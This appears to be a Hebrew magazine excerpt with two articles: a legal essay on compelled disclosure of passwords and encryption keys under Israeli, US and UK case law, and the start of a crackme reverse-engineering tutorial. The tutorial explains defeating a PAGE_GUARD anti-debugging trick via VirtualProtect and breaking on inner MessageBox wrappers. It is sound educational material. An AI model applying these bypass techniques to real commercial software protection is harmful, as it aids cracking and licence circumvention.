ראשית, צריך להבין מהו הכלל: המידע שלך, בין אם הוא מוחזק על ידך ובין אם על ידי צד שלישי, נחשב מידע פרטי שלך שאתה קובע למי יש את הגישה אליו. גישה לא מורשית לקבצי מחשב של אדם מהווה עבירה פלילית: חוק המחשבים קובע כי "החודר שלא כדין לחומר מחשב הנמצא במחשב, דינו מאסר שלוש שנים". הפסיקה פירשה את החדירה ככניסה ללא הסכמתו של אדם, תוך מעקף של אמצעי אבטחה. בפרשת אבי מזרחי, ציין בית המשפט כי: *"עצם העובדה שבעל מחשב איננו שש למעשי החודר אליו, איננה מספקת. העובדה שבעל האתר איננו מעוניין במעשי אחרים אין לה דבר עם ההליך הפלילי. רק אם החדירה הצליחה לעקוף אמצעי אבטחה ברורים כלשהם, ומטרתה הייתה לעקוף אמצעים אלו, אז ורק אז מדובר בחדירה שלא כדין"*(ת"פ (י-ם) 3047/03 מדינת ישראל נ' מזרחי, פ"מ תשס"ג(3) 769 וכן עפ71766/04 מדינת ישראל נ' ברמן רם (פורסם בנבו), אושר בעליון ברע"פ 6489/04 מדינת ישראל נ' רם ברמן).

כך גם גורס השופט טננבוים בהחלטה בנושא הלוי (פ 9497/08 מדינת ישראל נ' משה הלוי), כאשר פסק כי חדירה לאתר אינטרנט, לאחר שסופקה לנאשם מחרוזת שקולה לסמאת הגלישה, בה ביצע הנאשם שורה של מעשים בשם המתלונן, אינה חדירה לחומר מחשב: "אישית אנו סבורים כי ייתכן שמן הראוי היה לנסות לזנוח את הניסיון להגדיר מושגית את המונח "חדירה למחשב" אלא לנסות להגדירו בצורה קזואיסטית, קרי, לתת רשימת מקרים שקיומם ייחשב ל"חדירה" (כגון השגת סיסמאות במרמה, כניסה לאתרים המבקשים לחסום באופן טכנולוגי את הכניסה ממי שאין לו "מפתח", או שיש בהם אמצעי אבטחה שרמתם תוגדר בחוק, ועוד). אין אפשרות לדעתנו למצוא הגדרה מופשטת טובה שנוכל היעזר בה, אולם שוב, זו דעה אישית. אולם כל זה איננו רלוונטי למקרה שלפנינו. משקבעתי עובדתית כי הלמו קיבל משדות את הקישור לאתר המרכז לגביית קנסות שדן בו, הרי ברור כי לא עבר עבירת חדירה למחשב וממילא לא חדר למחשב על מנת לעבור עבירה."

כלומר, על פי חוק המחשבים, אין כל אפשרות להכנס למחשבו של אדם אלא בהסכמתו או על פי דין. לכן, במקביל להוספת העבירה, תוקנה פקודת סדר הדין הפלילי (מעצר וחיפוש) כך שסעיף 23א של הפקודה יאפשר מקרים בהם שופט נותן צו חיפוש לערוך חיפוש אגב חדירה לחומר מחשב. על הצו לפרט את מטרת החיפוש ונאסר על החיפוש לפגוע בפרטיות במידה העולה על הנדרש. הדרישה היא כה מהותית עד שהפסיקה הבינה כי החיפוש במחשב הוא פגיעה בקניינו של אדם (ב"ש 1152/03 מדינת ישראל נ' מיכאל אברג'יל) וכי כל חדירה כזו נדרשת להעשות בנוכחות עדים מטעם בעל המחשב.

אולם, צו החיפוש מאפשר רק לחדור לחומר המחשב. כיצד תבוצע החדירה? בפרשת אברג'יל אימץ בית המשפט את גישתו של דר' נמרוד קוזלובסקי וקבע כי "לאחר תפיסת המחשב, יועתקו קבצי המחשב (בנוכחות מומחה מטעם המשיב), כאשר הדיסק בו מצוי החומר המועתק ייחשב כמקור וניתן יהיה להציגו כראיה בתיק העיקרי, וזאת לאחר שב"כ המשיב מסכים מראש לכך שלא יטען כל טענה כאילו דיסק זה אינו מקור, ולא יטען כל טענה שהבאת דיסק זה כראיה סותר את "כלל הראיה הטובה ביותר". לאחר העתקת הקבצים לדיסק, ניתן יהיה להחזיר את המחשב (על התוכנה שבו) לבעליו."

עם זאת, לעיתים לא די בהעתקת המחשב, שכן העתקתו עדיין לא מאפשרת את החיפוש בו. במקרים בהם נדרשת סמא על מנת לחדור לחומר המחשב, גם אם ימצא העתק בידי המשטרה, עדיין לא יהיה בכך כדי לאפשר להם לחדור ולקרוא את חומר המחשב. בעניין ע"פ 1761/04 גלעד שרון נ' מדינת ישראל, באותה הפרשה החזיק גלעד שרון במספר מסמכים אשר היו דרושים לצורך חקירה נגדו. המסמכים הוחזקו בבית ראש הממשלה, ועל כן למשטרה לא היתה סמכות להכנס לביתו של החשוד ולחפש שם. לכן, ביקשה המשטרה צו שמחייב את שרון להציג בפניה מספר מסמכים. שרון לא ציית בצורה מוחלטת לצו, וטען כי החסיון מפני הפללה עצמית וזכות השתיקה מאפשרים לו לא לשתף פעולה עם רשויות החקירה כאן. בית המשפט, בהחלטה שאינה חד-משמעית, קבע כי "סעיף 43 עצמו אינו קובע סנקציה בשל אי קיום צו שהוצא מכוחו. לכאורה, יוצא כי בית המשפט מוציא הצו אינו מוסמך להטיל עונש על מי שאינו מקיים את הצו וכל שמוסמך הוא לעשות הוא להבהיר בהחלטה מטעמו כי הצו לא קוים כדין"; אולם, קבע כי לשרון ישנה חובה למסור את המסמכים.

בישראל טרם נדונה השאלה האם יש להכריח אדם למסור את סיסמתו בעת חקירה פלילית, למרות שהעניין עלה בצורה אגבית במספר הליכים משפטיים מבלי לקבל את ההתייחסות הראויה (בש"א 9455/09 תום קפלן נ' קבוצתPCIC , תפ (ת"א) 40071/04 מדינת ישראל נ' חברת בוריס פקר הנדסה בע"מ ,עב (ת"א) 7615/02דוד בנימין נ' קוריג'ין בע"מ), מקרים בהם אישר או דחה בית המשפט בקשה לחדירה לחומרי מחשב של עובדים או שותפים עסקיים (עב 010121/06 טלי איסקוב נ' הממונה על חוק עבודת נשים ו עב' 1158/06 רני פישר נ' אפיקי מים, ה"פ 1529/09 חן בת שבע ואח' נ' יוני בן זאב), או טען כי פריצה למחשביו של עובד היא פגיעה בפרטיותו (עמר"מ 13028-04-09 בנימין אליהו נ' עיריית טבריה). אולם, בכל אחד ממקרים אלה לא עלתה השאלה האם ישנה חובה על אדם למסור את הסמא, ומה תהיה הסנקציה במקרה של אי מסירתה.

כלומר, במסגרת חקירה פלילית, יכול חוקר המשטרה לשאול אדם לסיסמאת הגישה שלו למחשב. אדם יכול לסרב ממספר טעמים: ראשית, הוא יכול לטעון לכך שמסירת הסיסמה תפגע בזכותו למניעת הפללה עצמית לפי סעיף 47 לפקודת הראיות; שנית, הוא יכול לטעון כי מסירת הסיסמה פוגעת בפרטיותו מעבר למידה הנדרשת ועל כן מדובר בפגיעה בזכות חוקתית. כאמור, אי מסירת הסמא עשויה להיות בעייתית מבחינת המשטרה אולם לאור הפרקטיקה הפסולה שמשטרת ישראל נוקטת בעת חיפוש בחומרי מחשב, (בשפ 5837/09 אורטיז נ' מדינת ישראל, תפ (י-ם) 2077/06 מדינת ישראל נ' אליהו אריש) הרי שאי מסירת סיסמא יכולה להציל לעיתים חפים מפשע יותר מלהרשיע פושעים.

בארצות הברית, מנגד, פסקו בתי המשפט כי אין על נאשם חובה למסור את סיסמאת המשתמש שלו. בית המשפט פסק כי "*סיסמא, כמו צירוף מספרים, נמצאת בתודעתו (mind) של החשוד ולכן היא עדות הנמצאת מעבר לאפשרות החקירה של חבר המושבים במשפט*" (Boucher v. State, United States District Court for the District of Vermont, 2007 WL 4246473). אף על פי כן, בית המשפט לערעורים, באותו המקרה, חייב את הנאשם למסור את תוכן הכונן הקשיח שלו (אך לא את הסיסמה) כיוון שבתחילה אכן נתן לרשויות את הרשות לחפש בכונן (In Re: Grand Jury Subpeona 2:06-mj-91 v. Boucher). בית המשפט פסק, בצורה דומה מאוד לבית המשפט העליון בישראל בנושא **גלעד שרון** כי:

"Boucher accessed the Z drive of his laptop at the ICE agent's request. The ICE agent viewed the contents of some of the Z drive's files, and ascertained that they may consist of images or videos of child pornography. **The Government thus knows of the existence and location of the Z drive and its files**. Again providing access to the unencrypted Z drive adds little or nothing to the sum total of the Government's information about the existence and location of files that may contain incriminating information".

בבריטניה ישנו חוק ספציפי המאפשר את חשיפת מפתחות ההצפנה- The Regulation of Investigatory Powers Act 2000 שקובע בסעיף 49 כי ניתן, במקרים בהם ישנו חשד כי מפתח למידע מוצפן נמצא בידי אדם, לחייב את אותו אדם למסור את המפתח. במקרה אחד, בית המשפט העליון בבריטניה פסק כי חובה על חשודים למסור את מפתחות ההצפנה שלהם:

"On analysis, **the key which provides access to protected data, like the data itself, exists separately from each appellant's "will"**. Even if it is true that each created his own key, once created, the key to the data, remains independent of the appellant's "will" even when it is retained only in his memory, at any rate until it is changed. If investigating officers were able to identify the key from a different source (say, for example, from the records of the shop where the equipment was purchased) no one would argue that the key was not distinct from the equipment which was to be accessed, and indeed the individual who owned the equipment and knew the key to it" (S & Anor v. R [2009] 1 All ER 716, [2008] EWCA Crim 2177).

לשיטתי, ההחלטות שגויות ונובעות מתוך תפישה לא נכונה של מהות ההצפנה. אין מחלוקת כי לו יכלו רשויות החקירה בצורה טכנית לחדור לחומר המחשב המוצפן, היתה להם את הסמכות לעשות כן. אלא שהמחלוקת היא על עצם חיובו של אדם למסור מפתח הצפנה כלשהוא. הן במקרה הבריטי של S&R ובמקרה האמריקאי של Boucher, החיוב למסור את מפתח ההצפנה נבע מצורך טכנולוגי שבגללו לא הצליחו רשויות החוק לחדור לחומר, דרשו מאדם לשתף פעולה עם רשויות חקירה שמעוניינות לפעול נגדו, ובעצם להיות חלק מהליך החקירה. לא מדובר על מענה על שאלות פשוטות (שגם עליהן יכול אותו אדם לסרב לענות), אלא על מצב בו נדרש אותו חשוד לפענח עבור רשויות החוק את מילות הקוד שלו.

הרציונאל בשני המקרים היה כי רשויות החקירה ידעו על קיומו של החומר, ופשוט לא היתה להם גישה אליו; במקרה של S&R דובר על סרטון מוצפן שהתגלה ובמקרה של Boucher דובר על פורנוגרפית קטינים. אלא שברוב המקרים, דווקא לרשויות החקירה אין מושג לגבי תוכן הכונן, ואין דרך להבטיח שהחיפוש שיבצעו יהיה ממוקד אך ורק לחומרים אותם הם מחפשים. העדר היכולת הפרקטית של רשויות החוק לפתוח מפתחות הצפנה וכן, הרצון המתמד שלהן לפקח על התנהגויות, מביאות לכך שפרקטיקות פסולות ננקטות.

מטרת ההצפנה היא להגדיר, בפועל ובלי כל חוק, מידע מסוים כחלק אינהרנטי מהמידע הנמצא בראשו של אדם. בניגוד למפתח פיזי כמו מפתח הבית שלך, שהמשטרה יכולה לתפוס משום שהוא חפץ, מחשבה אינה חפץ. הסיסמה שנשמרת בצורה של מחשבה (ומחשבה בלבד) היא חלק ממחשבותיו של אדם ואף אם היא מועילה לרשויות בחקירה, היא חלק בלתי נמנע מהמתחם הפרטי ביותר. הדבר דומה לכך שנאסר על המשטרה להגיש ראיות שהופקו על ידי פוליגרף (עמם 1/95 פלוני נ' שר הביטחון), למרות שמותר למשטרה להשתמש במכשיר לצרכים פנימיים (בג"צ 620/02 התובע הצבאי הראשי נ' בית הדין הצבאי לערעורים אלוף אילן שיף); כלומר, כאשר מדובר בחקירה המבוססת על ממצאים פיסיולוגיים לא רצוניים של אדם, בתי המשפט אפשרו קליטה חיצונית (כמו פוליגרף) או חיפוש בגוף החשוד אך לא חדירה לנבכי מוחו.

חדירה למוחו של אדם חורגת הרבה מעבר למותר; החדירה שוברת את האיזון העדין בין אדם וחברה (בג"צ 5100/94 הועד הציבורי נגד עינויים נ' ממשלת ישראל). בפרשת הועד הציבורי נגד עינויים, ציטט בית המשפט העליון את ספרו של יעקב קדמי, "על הראיות", בו אומר קדמי כי "*כל חקירה, ותהא זו ההוגנת והסבירה מכולן, מעמידה את הנחקר במצבים מביכים, מחטטת בצפונותיו, חודרת לפני ולפנים של ציפור נפשו ויוצרת אצלו לחצים נפשיים חמורים*"; אולם, קבע כי על אמצעי החקירה לא להיות בלתי סבירים ובלתי ראויים, ועליהם להגשים את מטרת החקירה. בית המשפט פסל שלל אמצעים הכוללים פגיעה בכבודו של אדם והבהיר כי הנסיבות היחידות בהן יכול חוקר להפעיל לחץ או אלימות כלפי אדם הוא הסייג של "פצצה מתקתקת" וגם אז, ההגנה שתנתן היא הגנה של פטור מאחריות על הפעלת האלימות על האדם.

חקירה המחייבת אדם למסור את מפתח הכניסה למוחו או לקבציו המוצפנים אינה שונה מהפעלת היפנוזה, סמים או לחץ פיסי על מנת לקבל את המידע הצפון בתוך ראשו של האדם. חומר המחשב המוצפן אינו חפץ, אלא חומר שאדם בחר שלא לשתף עם אף אדם אלא עם עצמו בלבד. אם היה נותן את מפתחות ההצפנה לאדם אחר, או אם היתה ראיה חיצונית כלשהיא אודות אותו החומר, הרי שהיה ניתן להשיג את החומר באמצעי אחר. מנגד, כאשר החומר מוצפן, הוא מהווה חלק מנפשו של אדם והאמצעי הטכנולוגי אינו משפיע על היכולת לגעת בחומר.

מבוכים וסריאלים

מאת אורי (Zerith)

הקדמה

לפני שבוע הסתובבתי בפורום ספרדי מסוים שמתעסק ברוורסינג בין השאר, וראיתי בפוסטים הנעוצים פוסט אחד שמכיל כל מיני קראקמיים שפורסמו בפורום לאורך השנים, אם פתרו אותם או לא ומדריך לפיתרון אם ישנו.

עברתי על הרשימה הארוכה ומצאתי קראקמי שפורסם ב-2007, ולא נפתר עד 2008 ! (היה הפרש של בערך 10 חודשים). חשבתי לעצמי שאני חייב לראות למה לקח כל כך הרבה זמן לפתור את הקראקמי, אז הורדתי אותו, והתחלתי לחקור אותו.


לאחר יום אחד הצלחתי לפתור את הקראקמי, בצורה יפה מאוד לדעתי, אז החלטתי לכתוב עליו. אני חושב שתוכלו ללמוד הרבה מהמאמר הזה על דרך החשיבה בחקירת קראקמיים.

ניתן להשיג את הקראקמי מהכתובת הבאה:

http://personal.telefonica.terra.es/web/carlos-ea/ie/CrackMe05.rar

נתחיל בחקירה

בפתיחה ראשונית של התכנית ללא דיבאגר, ניתן לראות חלון קטן שמבקש סריאל:




לאחר הכנסת סריאל אקראי נפתח MessageBox שמכיל את הטקסט 'Invalid Key', מכך אנחנו יודעים שיש לנו עם מה לעבוד.

ובכן, נפתח את המטרה שלנו בדיבאגר וננסה להריץ רגיל, רק כדי לראות אם אין שום הפתעות בפנים.

[יש לזכור כי אני בא מנקודת הנחה שהדיבאגר שלכם נקי לגמרי, ללא כל Plug-ins מופעלים או אנטי-אנטי דיבאגינג.]

פתחתי והרצתי את התכנית בדיבאגר, וקיבלתי הפתעה לא נעימה, עצירה פתאומית:



למטה ניתן לראות את הסיבה לעצירה –"Break-on-access when executing [00B00000]"

ובכתובת 0x00B00009 ניתן לראות ברכה מכותב הקראקמי, Hola גם לך.


אם ננסה להמשיך ולרוץ – התכנית תסגר.

כאן אפנה אתכם למאמר נוסף שלי על Anti-Anti Debugging שפורסם בגליון הרביעי של המגזין, בו אני מסביר על שימוש באנטי דיבאגינג שמשתמש בפונקציית ה-Memory Breakpoints של הדיבאגר.


לפי העצירה Break-On-Access, ניתן לדעת כי הונח פה Memory Breakpoint, או יותר נכון במקרה הזה: Memory breakpoint מדומה.

כפי שהסברתי במאמר שלי על אנטי-אנטי דיבאגינג, Memory Breakpoint הוא פשוט שינוי הגנת דף הזיכרון ל-PAGE_GUARD. על מנת לשנות את הגנת הדף יש לקרוא לפונקציה VirtualProtect, אז בואו נחפש את הקריאה ☺.

נפתח מחדש את התכנית בדיבאגר ונשים Breakpoint (Software) על הפונקציה VirtualProtect, ונריץ. ו...עצרנו:



כפי שחשדנו ניתן לראות למטה שהרשאות הדף המיושמים על הכתובת 0x00B00000 בקריאה הזאת מכילות בין השאר את הרשאת ה-PAGE_GUARD.



בלי להסתבך יותר מדי, פשוט נשנה את ההגנה המיושמת רק ל-PAGE_EXECUTE_READ.

[במקום לעשות זאת כל פעם ידנית, ניתן להשתמש בפלאגין Phant0m שמציע אנטי-אנטי דיבאגינג לטכניקה הנ"ל.]

נמשיך להריץ, ולמרבה ההפתעה, החלון נפתח - כנראה שעקפנו את כל האנטי-דיבאגינג ☺.

חקירת התכנית עצמה

לאחר שעקפנו את כל הבדיקות, נוכל להתרכז במטרה האמיתית שלנו בקראקמי הזה- למצוא את הסריאל.

לפי החקירה הראשונית של התכנית ללא דיבאגר, אנו יודעים כי בהכנסת סריאל שגוי, אנחנו מקבלים MessageBox, או הודעת "Bad Boy".

אנו מעוניינים לדעת איך הגענו ל-Bad Boy, מהו הגורם שהביא אותנו אליו. מכיוון שכך נשים Breakpoint בפונקציה MessageBoxA. לאחר מכן נכניס סריאל אקראי כלשהו ונלחץ OK.

למרבה הצער, הודעת ה-Bad Boy מופיעה, אך אין עצירה של הדיבאגר לפני! מה יש לעשות במקרה הזה? אסביר לכם טכניקה מאוד נפוצה בקרב תכניות כאלו עם הודעות Bad Boy:


רבות מפונקציות ה-API של ווינדוס הן בעצם מעטפת של פונקציה המרחיבה אותם. למשל, הפונקציה CreateWindowA פשוט קוראת לפונקציה CreateWindowExA, "עוטפת אותה".

אותו הדבר בדיוק קורה בפונקציה MessageBoxA שהיא מעטפת של הפונקציה MessageBoxExA, שהיא גם מעטפת- מעטפת של הפונקציה MessageBoxTimeoutA, שהיא (גם!) מעטפת של הפונקציה MessageBoxTimeoutW (לא כל כך מבלבל אה? תוכלו לבדוק את זה בדיסאסמבלר).


אז איך זה קשור למקרה שלנו? במקרה והתכנית הייתה משתמשת בקריאה ישירות ל-MessageBoxA היה לנו פשוט מאוד לגלות זאת, הפעולה האינסטינקטיבית שלנו בעת הופעת MessageBox כזו היא לשים Breakpoint על הפונקציה MessagBoxA.

מה שהתכנית עושה זה פשוט לקרוא לפונקציות פנימיות יותר בתוך שלבי המעטפות, כך שיהיה יותר קשה לריוורסר למצוא את הקריאה.

לאחר שניסיתי לשים Breakpoint על MessageBoxExA – ושוב לא עצר, חשבתי לרדת נמוך יותר בשלבים, ושמתי אותו על MessageBoxTimeoutA – זה מה שקיבלתי:



שהוביל להופעת ההודעה:



